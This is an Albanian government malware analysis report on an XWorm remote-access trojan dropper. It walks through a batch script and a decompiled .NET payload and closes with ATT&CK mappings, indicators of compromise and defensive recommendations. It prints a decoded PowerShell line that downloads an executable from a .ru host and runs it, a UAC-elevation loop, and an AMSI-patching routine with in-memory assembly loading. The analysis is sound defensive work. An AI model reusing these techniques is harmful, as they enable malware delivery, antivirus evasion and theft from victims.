REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës
WDAPNC.bat

Versioni: 1.0
Datë: 21/10/2025

PËRMBAJTJA

Informacione Teknike 3
Analiza e skedarit WDAPNC.bat & rrr.exe 3
Indikatorët e Komprometimit..... 11
Rekomandime 11

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

XWorm është një *Remote Access Trojan (RAT)* i dizenjuar për të ofruar kontroll remote mbi sistemet e infektuara. Në mënyrë tipike, ky skedar mund të lejojë aktorët të ekzekutojnë komanda në distancë, të vjedhin kredenciale dhe skedarë, të monitorojë aktivitetin e përdoruesit (keylogging/ekran) dhe të vendosë mekanizma persistente. ***XWorm*** është i obfuskueshëm dhe modular, duke i mundësuar operatorëve të ngarkojnë komponentë shtesë sipas nevojës.

Analiza e skedarit WDAPNC.bat & rrr.exe

Ky skript .bat , si fillim kontrollon nëse po ekzekutohet me të drejta administrator *(privilegje admin)*. Nëse nuk ka privilegje admini, skedari duhet të kërkojë rritje privilegjesh (p.sh. nga një pjesë tjetër e skedarit që gjendet tek :*requestElevation* dhe :*runAsAdmin*).

```
@echo off
if not "%1"=="MINIMIZED" (
    start "" /min cmd /c "%~f0" MINIMIZED %*
    exit /b
)

net session >nul 2>&1
if %errorLevel% == 0 (
    goto :runAsAdmin
) else (
    goto :requestElevation
)
```

Figura 1 Kërkesa për të drejta administratori

Përdor ***wmic*** për të kërkuar proceset cmd.exe ku commandline përmban emrin e skedarit.
(%~nx0) dhe fjalën *MINIMIZED*. Kjo përdoret për të gjetur PID e procesit prind (procesi i parë që e rinisi skedarin me argumentin *MINIMIZED*).

Bën set "**originalPID**" me vlerën e PID
Blloku :**tryElevate** kërkon privilegje admin.
Përdor PowerShell Start-Process me -Verb RunAs për të kërkuar UAC elevation (shfaqet dialogu i Windows për t'i dhënë privilegjet admin përdoruesit).

E nis *Cmd* që ekzekuton batch-in (%batchPath%) me argumentet MINIMIZED KILLPARENT <PID>. */min* e bën dritaren të zvogëluar dhe -WindowStyle Hidden të krijojë dritaren të fshehtë (hidden window).

Pastaj kontrollon ERRORLEVEL: nëse është 0 nis me sukses (përdoruesi pranoi UAC) pret 2 sekonda dhe mbaron ky proces. Nëse nuk pranohet (p.sh. përdoruesi shtyp Cancel), skripti bën timeout 1s dhe e provon përsëri këtë cikël derisa përdoruesi ta pranojë.
Nëse dekodojmë base64 :
$exeFile = [System.IO.Path]::Combine($env:TEMP, 'setup.exe'); (New-Object Net.WebClient).DownloadFile('https://tytbit.ru/download/5bb2f690-82ee-4dbb-912a-a497cfae61d9.exe', $exeFile); Start-Process $exeFile
Evidentohet url nga ku tentohet të shkarkohet një skedar i ekzekutueshëm dhe tentohet të nisi si proces.

```
:requestElevation
    set "originalPID="
    for /f "tokens=2 delims=;=" %%A in ('wmic process where "name='cmd.exe' and commandline like '%%~nx0%%'" get processid^, commandline /format:list ^| find "MINIMIZED"') do (
        if not defined originalPID set "originalPID=%%A"
    )

    set "batchPath=%~f0"
    set "batchArgs=MINIMIZED KILLPARENT %originalPID%"

    :tryElevate
    echo Requesting administrator privileges (window will minimize)...
    powershell -noprofile -windowstyle hidden -command "Start-Process -WindowStyle Hidden -FilePath 'cmd.exe' -ArgumentList '/min /c \"\"%batchPath%\" %batchArgs%\"' -Verb RunAs"
    if %errorLevel% == 0 (
        timeout /t 2 >nul
        exit
    ) else (
        timeout /t 1 >nul
        goto :tryElevate
    )
```

Figura 2 Nisja e procesit hidden

```
:runAsAdmin
    if /i "%~2"=="KILLPARENT" (
        taskkill /PID %~3 /F >nul 2>&1
    )

    setlocal
    powershell -NoProfile -ExecutionPolicy Bypass -Command "$de = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('TmV3LUl0ZW1Qcm9wZXJ0eSAtUGF0aCAiSEtMTTpcU
    powershell -NoProfile -ExecutionPolicy Bypass -Command "$de = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('JGV4ZUZpbGUgPSBbU3lzdGVtLklPLlBhdGhdOjpDb
    endlocal
    exit
```

Figura 3 Shkarkimi dhe ekzekutimi i fazës së dytë

Skedari i shkarkuar është i tipit i ekzekutueshëm i kompiluar në **.NET**



Figura 4 Skedari i ekzekutueshëm

Për të parë kodin dhe funksionalitetet e këtij skedari duhet të analizojmë kodin e tij. Duke parë source kodin e tij evidentojmë që skedari ka një numër të konsiderueshëm funksionesh dhe funksionalitetesh. Këto funksione, klasat e tyre kanë emra të cilat nuk janë të kuptueshme pra janë përdorur teknika për të obfuskuar (fshehur) kodin dhe qëllimin e tij.



Figura 5 Obfuskimi i klasave

Nga source kodi i çdo funksioni evidentohet përdorimi i enkodimit të vargjeve (strings) të karaktereve duke përdorur base64 një teknike e cila shërben për të fshehur dhe për ta bërë më të vështirë analizën e skedarit. Psh funksioni **QAEDGFrDAVYieq**

1. Merr një encryptedText të formatuar si **Base64**.
2. Dekodon Base64 në një byte [].
3. Ka një **çelës të përsëritur** (@string) që vjen nga: Convert.FromBase64String ("QUxQRkxvWA== ") kjo dekodohet si **"ALPFLoX"**.
4. Për çdo *byte* bën një **XOR** me *byte* korrespondues të çelësit (çelësi ripërdoret ciklikisht).
5. Kthen karakterët e rezultatit si një string.

Pra, është një **XOR stream cipher me çelës të përsëritur** (key repeating XOR). Input duhet të jetë Base64; output është string i ndërtuar nga rezultatet e XOR.

```
namespace MDVROrnrgotYUxC
{
    // Token: 0x02000007 RID: 7
    80 references
    public class QAEDGFrDAVYieq
    {
        // Token: 0x06000013 RID: 19 RVA: 0x000025C0 File Offset: 0x000007C0
        2 references
        public static string eO2GcQetJwhe66kpVvdP(string encryptedText)
        {
            string @string = Encoding.UTF8.GetString(Convert.FromBase64String("QUxQRkxvWA=="));
            List<char> list = new List<char>();
            int num = 0;
            byte[] array = Convert.FromBase64String(encryptedText);
            checked
            {
                foreach (byte b in array)
                {
                    char c = Strings.Chr((int)((byte)((int)b ^ Strings.Asc(@string[num]))));
                    list.Add(c);
                    num = (num + 1) % @string.Length;
                }
                return new string(list.ToArray());
            }
        }
```

Figura 6 Teknikë obfuskimi

Funksioni ***m2HXTdnyBSLY7DtCLVGo***
string text = Path.Combine(Path.GetTempPath(),
Encoding.UTF8.GetString (Convert.FromBase64String ("M2Q4NDdjNjUw...")))

Merr path temp të sistemit (si *C:\Users\<user>\AppData\Local\Temp\).*

Merr një emër skedari të koduar në *Base64*, që pas dekodimit bëhet diçka si *"somefilename.exe"* (duket qartë që përfundon me .exe nga *"V4ZQ=="* e cila kthehet në "exe").

Pra bashkon TempPath me këtë emër për të ndërtuar një rrugë të plotë si:
C:\Users\<user>\AppData\Local\Temp\randomname.exe

```
89          // Token: 0x0600002B RID: 43 RVA: 0x0000334C File Offset: 0x0000154C
90          public static void m2HXTDnyBSLY7DtCLVGo(string base64Exe, string targetIP, string gatewayIP)
91          {
92              try
93              {
94                  byte[] array = Convert.FromBase64String(base64Exe);
95                  string text = Path.Combine(Path.GetTempPath(), Encoding.UTF8.GetString(Convert.FromBase64String
                      ("M2Q4NDdjNWMtNGY1YS00OTE4LTllMDctYTk2Y2VhNDkwNDhkLmV4ZQ==")));
96                  File.WriteAllBytes(text, array);
97                  SPNSCQUJHvY.OjV2T3MJLaCAcSC3gSRh = new Process();
98                  SPNSCQUJHvY.OjV2T3MJLaCAcSC3gSRh.StartInfo = new ProcessStartInfo
99                  {
100                     FileName = text,
101                     Arguments = targetIP + Encoding.UTF8.GetString(Convert.FromBase64String("IA==")) + gatewayIP,
102                     UseShellExecute = false,
103                     CreateNoWindow = true
104                 };
105                 SPNSCQUJHvY.OjV2T3MJLaCAcSC3gSRh.Start();
106             }
107             catch (Exception ex)
108             {
109             }
110         }
111
```

Figura 7 Funksioni dropper

Gjatë analizës evidentohet dhe importimi i disa *dll* specifike nga ku dallohen disa funksione të cilat shërbejnë për të kapur butonat e shtypur në tastierë, për të kapur pamjen e ekranit të përdoresit, eventet e mausit etj**. Pra ky kod mund të përdoret për *Spying, key injection, remote control.***

```
    }
}

// Token: 0x0600004B RID: 75
[DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "mouse_event", ExactSpelling = true, SetLastError = true)]
1 reference
public static extern void hdwUPZ4ML98pWuH02Ve7(int dwFlags, int dx, int dy, int cButtons, int dwExtraInfo);

// Token: 0x0600004C RID: 76
[DllImport("user32.dll", EntryPoint = "keybd_event")]
1 reference
internal static extern bool dvVHrnphHzXmz80wDYOs(byte bVk, byte bScan, uint dwFlags, UIntPtr dwExtraInfo);

// Token: 0x0600004D RID: 77
[DllImport("avicap32.dll", EntryPoint = "capCreateCaptureWindowA")]
0 references
public static extern IntPtr M9FtIa0v1fPJr8klRp32(string lpszWindowName, int dwStyle, int X, int Y, int nWidth, int nHeight,

// Token: 0x0600004E RID: 78
[DllImport("avicap32.dll", CharSet = CharSet.Ansi, EntryPoint = "capGetDriverDescriptionA", ExactSpelling = true, SetLastErr
1 reference
public static extern bool anELMmqn4KWEGmVEp1zQ(short wDriver, [MarshalAs(UnmanagedType.VBByRefStr)] ref string lpszName, int
```

Figura 8 importimi i funksioneve për aksesim remote

Më pas evidentohet grumbullimi i informacioneve si listën e drive të disponueshëm *(USB, hard disk, network shares, CD/DVD, etj).*
Dekodon një string nga *Base64* (ky është prefiksi, për shembull "*Removable*: " ose "*Drive*: "), shton emrin e drive-it (*driveInfo.Name, p.sh. E:*) dhe më pas shton një string tjetër të dekoduar nga *Base64* (p.sh. një newline \r\n ose diçka si - size:) varet çfarë përmbajnë ato *Base64*.

```
{
    string text = Encoding.UTF8.GetString(Convert.FromBase64String(""));
    try
    {
        foreach (DriveInfo driveInfo in MyProject.ANSGNm2QWbKiZ2ZpvSNM.FileSystem.Drives)
        {
            switch (driveInfo.DriveType)
            {
            case DriveType.Removable:
                text = text + Encoding.UTF8.GetString(Convert.FromBase64String("W1VTQl0=")) + driveInfo.Name + Encoding.UTF8
                break;
            case DriveType.Fixed:
                text = text + Encoding.UTF8.GetString(Convert.FromBase64String("W0RyaXZlXQ==")) + driveInfo.Name + Encoding.
                break;
            case DriveType.Network:
                text = text + Encoding.UTF8.GetString(Convert.FromBase64String("W05FVF0=")) + driveInfo.Name + Encoding.UTF8
                break;
            case DriveType.CDRom:
                text = text + Encoding.UTF8.GetString(Convert.FromBase64String("W0NEXQ==")) + driveInfo.Name + Encoding.UTF8
                break;
            }
        }
    }
    finally
```

Figura 9 Marrja e informacioneve per drive

Në funksionin ***sBhXt3NvKzWxfEgvvuPx*** evidentohet tentative për të bashkëvepruar me ***amsi.dll***.
Ky kod përpiqet të ***çaktivizojë AMSI*** (Windows Antimalware Scan Interface) në memorie, pastaj ***ngarkon një assembly .NET*** të koduar si Base64 dhe e ekzekuton (EntryPoint). Këto janë sjellje klasike të një loader për fazën tjetër të skedarit keqdashës.

```
// Token: 0x06000033 RID: 51 RVA: 0x000036E0 File Offset: 0x000018E0
1 reference
public static void sBHXt3NvKzWxfEgvvuPx(string base64Exe)
{
    Task.Run(delegate
    {
        try
        {
            IntPtr intPtr = SPNSCQUJHvY.VTPDGyGliHT7pMe4pscz(SPNSCQUJHvY.zXuU7Zw0loU4PTnrF8c4("amsi.dll"), "AmsiScanBuffer");
            if (intPtr != IntPtr.Zero)
            {
                uint num = 0U;
                SPNSCQUJHvY.Fd9kkqGEeUOpTtCfHrN8(intPtr, 6U, 64U, ref num);
                Marshal.Copy(new byte[] { 195, 144, 144, 144, 144, 144 }, 0, intPtr, 6);
            }
            byte[] array = Convert.FromBase64String(base64Exe);
            Assembly assembly = Assembly.Load(array);
            MethodInfo entryPoint = assembly.EntryPoint;
            if (entryPoint != null)
            {
                object[] array2 = new object[0];
                if (entryPoint.GetParameters().Length == 1)
                {
                    array2 = new object[] { new string[0] };
                }
                entryPoint.Invoke(null, array2);
            }
        }
        catch (Exception ex)
        {
            MessageBox.Show("Error: " + ex.Message);
        }
    });
```

Figura 10 Amsi.dll

Në funksionin **ooCwK3Sv2Y8YVsoUHoNw** evidentohet grumbullimi i informacioneve mbi numrin e core të procesorit,username,versionin e sistemit të operimit të përdoruesit.
Të gjitha këto futen në një *object []* dhe kombinohen me *string.Concat(). Concat* thjesht ngjit vlerat pa ndarës.

```
62 references
public static string ooCwK3Sv2Y8YVsoUHoNw()
{
    string text;
    try
    {
        text = EVPPNKYDYQo.i8EKCgIEZEwo4QlwBhjE(string.Concat(new object[]
        {
            Environment.ProcessorCount,
            Environment.UserName,
            Environment.MachineName,
            Environment.OSVersion,
            new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
        }));
    }
    catch (Exception ex)
    {
        text = Encoding.UTF8.GetString(Convert.FromBase64String("RXJyIEhXSUQ="));
    }
    return text;
}
```

Figura 11 Grumbullimi i informacioneve te kompjuterit

```
62      // Token: 0x06000062 RID: 98 RVA: 0x00008FA8 File Offset: 0x000071A8
63      public static string i8EKCgIEZEwo4QlwBhjE(string strToHash)
64      {
65          MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
66          byte[] array = Encoding.ASCII.GetBytes(strToHash);
67          array = md5CryptoServiceProvider.ComputeHash(array);
68          StringBuilder stringBuilder = new StringBuilder();
69          foreach (byte b in array)
70          {
71              stringBuilder.Append(b.ToString(Encoding.UTF8.GetString(Convert.FromBase64String("eDI="))));
72          }
73          return stringBuilder.ToString().Substring(0, 20).ToUpper();
74      }
75
```

91 %

Locals

Name	Value
strToHash	"6flareDESKTOP-IK5R0C1Microsoft Windows NT 6.2.9200.0103246180352"
array	{byte[0x00000010]}
md5CryptoServiceProvider	{System.Security.Cryptography.MD5CryptoServiceProvider}
stringBuilder	{87be72432c7bae9ce9083ca676c0d276}
b	0x76
i	0x00000010
array2	{byte[0x00000010]}

Figura 12 Shembull se si merren informacionet e kompjuterit

Në funksionin **0czn58GGXOWkb1FMeqfw:**
Kodi bën kërkesë HTTP GET tek një URL që ruhet në **QAEDGFrDAVYieq.BM8yDoSE6Iwf6XOgidZu**, lexon përgjigjen rresht për rresht dhe kërkon rreshta që përmbajnë **:** . Nëse gjen një rrjesht me**:** , e ndan në dy pjesë dhe i ruan si dy vlera të ndryshme në dy fushat/variablat e obfuskuara **QAEDGFrDAVYieq.hoSnbVfwgSTXG1BOPKjr** dhe **QAEDGFrDAVYieq.rt2HODkoJx1FtaafqT7Y.**

ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12.
Aktivizon protokollet TLS, TLS 1.1 dhe TLS 1.2 për lidhjet .NET (siguron që mund të bisedojë me servera që përdorin këto versione).

HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(QAEDGFrDAVYieq.BM8yDoSE6Iwf6XOgidZu);
Krijon një kërkesë HTTP ndaj URL-së që është e vendosur në variablin obfuskuar ***BM8yDoSE6Iwf6XOgidZu***.

httpWebRequest.Method = Encoding.UTF8.GetString(Convert.FromBase64String("R0VU"));
R0VU në Base64 dekodohet në "GET", pra metoda HTTP është GET.

httpWebRequest.UserAgent =
Encoding.UTF8.GetString(Convert.FromBase64String("**TW96aWxsYS81LjA**="));
TW96aWxsYS81LjA= dekodohet në "Mozilla/5.0". Pra user agent imitohet si browser i zakonshëm.

Për të ekspozuar url e vendosur na duhet të ndjekim me debug këto funksione.
Me anë të debug të kodit evidentohet IP c2



Figura 13 IP C2

Kodi përdor *RijndaelManaged* me Mode = CipherMode.ECB.
RijndaelManaged është implementimi i algoritmit Rijndael kur përdoret me bllok-size 128-bit, ai është ekuivalent me **AES**. Në praktikë .NET-i standard përdor 128-bit blocksize, pra ky është në efekt AES-128 (për shkak se çelësi që krijohet nga MD5 ka 128 bit).
Algoritmi i përdorur për të enkriptuar konfigurimin e malware është **AES** në modalitetin **ECB**, i kombinuar me enkodimin **Base64**.



Figura 14 Enkriptimi i konfigurimit të skedarit

MITRE ATT&CK Techniques

Tactic	Technique ID	Technique Name	Description
Initial Access	T1566	Phishing	Delivered through phishing emails with malicious attachments or links (e.g., .lnk, .iso, .hta, or macro documents).
Execution	T1204	User Execution	Infection begins when the victim opens or executes the malicious file manually.
Execution	T1059.001	PowerShell	Uses PowerShell commands to download payloads, execute scripts, or maintain persistence.
Execution	T1059.003	Windows Command Shell	Executes commands via cmd.exe or batch scripts to interact with the system.
Defense Evasion	T1027	Obfuscated Files or Information	Payloads and configurations are Base64-encoded or XOR-encrypted to avoid detection.
Persistence	T1053	Scheduled Task/Job	Creates scheduled tasks to maintain persistence after reboot.
Persistence	T1547.001	Registry Run Keys / Startup Folder	Adds entries under Run/RunOnce keys pointing to malware stored in %AppData% or %ProgramData%.
Credential Access	T1003	OS Credential Dumping	Attempts to harvest saved credentials from browsers and system stores.
Discovery	T1083	File and Directory Discovery	Enumerates system directories and searches for files of interest.
Discovery	T1082	System Information Discovery	Collects hostname, username, OS version, and hardware data for profiling.

Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Communicates with the C2 server over HTTP/HTTPS to send data or receive commands.
Command and Control	T1105	Ingress Tool Transfer	Downloads additional payloads or modules from the C2 server.
Collection	T1113	Screen Capture	Captures screenshots periodically or upon command.
Collection	T1056.001	Keylogging	Records keystrokes to steal credentials or sensitive data.
Exfiltration	T1041	Exfiltration Over C2 Channel	Sends stolen data back to the attacker via the same C2 communication channel.
Impact	T1489	Service Stop	May attempt to disable security tools or services to maintain control.

Indikatorët e Komprometimit

e6d70f45ea2b05bb68eecabd4d752af827e593e8ccd3837177d2acd93337d84d	**WDAPNC.bat**
9C91996B313A9BA507B2823A6865B95FFBDA2AB6BF57D368A1DC6CC1C8D50567	**Rrr.exe**
5[.]175[.]234[.]145	**C2**

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Mbaj sistemet dhe softuerë të përditësuar.
- Blloko skedarët e bashkëngjitur (ISO/LNK/HTA, dokumente me macro) në gateway-in e emailit; po ashtu blloko ekzekutimin e këtyre llojeve skedarësh në endpoint-e përmes GPO.
- Përdor DNS mbrojtës dhe filtrim web

- PowerShell: çaktivizo v2, aktivizo Script Block & Module Logging, dhe kërko që skriptet të jenë të nënshkruara për administratorët.
- Kufizo LOLBAS (Living Off The Land Binaries And Scripts): lejo mshta,

wscript/cscript, regsvr32, rundll32 vetëm aty ku janë të domosdoshme; alarmo nëse këto krijojnë lidhje me rrjetin.

- Kufizo egress-in: përdor firewall-at e hostit për të kufizuar lidhjet dalëse nga hostet që ekzekutojnë skripte dhe PowerShell.
- Vendose alarme për artifaktet e persistencës: detekto krijimin e taskeve të reja të planifikuara (scheduled tasks) dhe çelësave Run që tregojnë në %AppData%, %ProgramData%, profile përdoruesish, ose artikuj të rinj startup.
- Centralizo telemetrinë në SIEM tuaj dhe ruaj të paktën gjashtë muaj loge.
- Zbato MFA për të gjitha llogaritë; të paktën përfshi llogaritë admin, VPN dhe cloud.
- Ndërro/ndaje llogaritë admin dhe ato të përditshme dhe zbatoni parimin e privilegjeve minimale (least privilege).
- Lejo vetëm aplikacionet e miratuara dhe mjetet RMM; blloko dhe alarmo për instalime të paautorizuara.
- Izolo sistemet e rëndësishme dhe kufizo RDP/SMB/WMI/WinRM midis segmenteve të rrjetit.